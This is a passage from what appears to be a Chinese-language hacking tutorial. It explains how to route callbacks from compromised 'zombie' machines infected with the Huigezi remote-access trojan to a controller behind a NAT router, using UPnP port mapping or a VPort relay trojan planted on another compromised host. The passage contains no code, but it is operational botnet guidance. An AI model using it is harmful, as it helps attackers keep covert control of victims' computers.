


图16

路由器IP-->路由器-->经映射至控制端。

网页文件上线线路：肉鸡-->Web空间中的ip.txt-->获得路由器IP-->路由器-->经映射至控制端。

2、UPnP映射

如果你是通过路由器连入外网，拿不到路由器的管理权限。这个时候就得测试下路由器是否不支持UPnP影射。

(1) 系统启动了SSDP服务，此服务就是提供UPnP设备的支持。

(2) 如果为XP_SP1系统则需要将ICF（网络连接防火墙）关闭，如果为XP_SP2系统则需要在防火墙设置中允许例外：UPnP框架才可以。

(3) 路由器支持UPnP，而且路由器开启了UPnP服务。

在这些条件都调整好后，打开比特精灵的UPnP自动端口映射工具，此工具分为两步：

(1) 查找支持UPnP自动端口映射的设备，此过程会检测路由器是否支持UPnP（图17）。(2) 在UPnP设备上添加或删除端口映射（图18）。




图17




图18

查找到UPnP设备后点“下一步”来到添加删除端口映射界面，在本机地址中添入内网的IP地址192.168.1.100)，本机端口为在内网监听的端口（8000）。类型选择“TCP”方式即可，还可以对该端口填写描述信息。

现在路由器的外部端口8000端口已经被映射到了我内网机器的8000端口上（图19）。上线线路和端口映射一样，不过只是不用管理权限，时间比端口映射的要短，如果路由器重新启动就需要再映射了（图20）。




图19




图20

小知识：UPnP是什么

UPnP（Universal Plug and Play），通用即插即用，是一组协议的统称，不能简单理解为UPnP=“自动端口映射”。

在BitComet下载中，UPnP包含了2层意思：

(1) 对于一台内网电脑，BitComet的UPnP功能可以使网关或路由器的NAT模块做自动端口映射，将BitComet监听的端口从网关或路由器映射到内网电脑上。

(2) 网关或路由器的网络防火墙模块开始对Internet上其他电脑开放这个端口。

3、VPort映射

VPort是灰鸽子专门为内网用户开发的，适用于拿不到路由器权限，开不了UPnP映射，并且自己有外网肉鸡的环境。VPort其实是一个数据中转类的木马，VPort会在肉鸡上开两个端口。一个为连接控制端口，用于和内网中的你进行数据交换。一个为映射应用端口，用于被种下灰鸽子的肉鸡上线。

在灰鸽子中打开“工具”菜单下的“内网端口映射”（图21）。

通过VPort服务端配置中设置好控制端口就可以生成服务端程序了。然后把这个服务端上传到一个拥有外网的肉鸡（最好是服务器肉鸡）运行。回到“内网端口映射”界面，填写好

VPort 服务端的 IP 地址和控制端口，然后连接即可。此刻控制通道已经生成，控制路线：控制端-->VPort 服务端。在映射设置填写上线端口，其实就是配置灰鸽子服务端时的上线端口，将远程的上线端口映射到本机的上线端口上来，这两个上线端口要尽量保持一致。

那么怎么让肉鸡找到内网中的你呢？在动态域名或者 FTP 更新IP 的时候，要把 VPort 服务端的 IP 更新过去。也就是说让肉鸡去找 VPort 肉鸡，VPort 肉鸡上的数据就会再映射到控制端上。

经过 VPort 映射的肉鸡 IP 显示的都是 127.0.0.1（图22）。




图21

因为上线数据是从 VPort 肉鸡映射到本机某个端口再上线的！而且这种映射速度很是影响，如果肉鸡速度慢，VPort 肉鸡也慢，那你控制的速度也就更慢，很符合木桶原理哦！上线线路：肉鸡-->VPort 肉鸡-->经 Vport 映射-->控制端。

现在常见的常用的上线方式已经基本讲完，方法都是根据原理而产生的。所以一定要掌握原理，如果不求原理，只学方

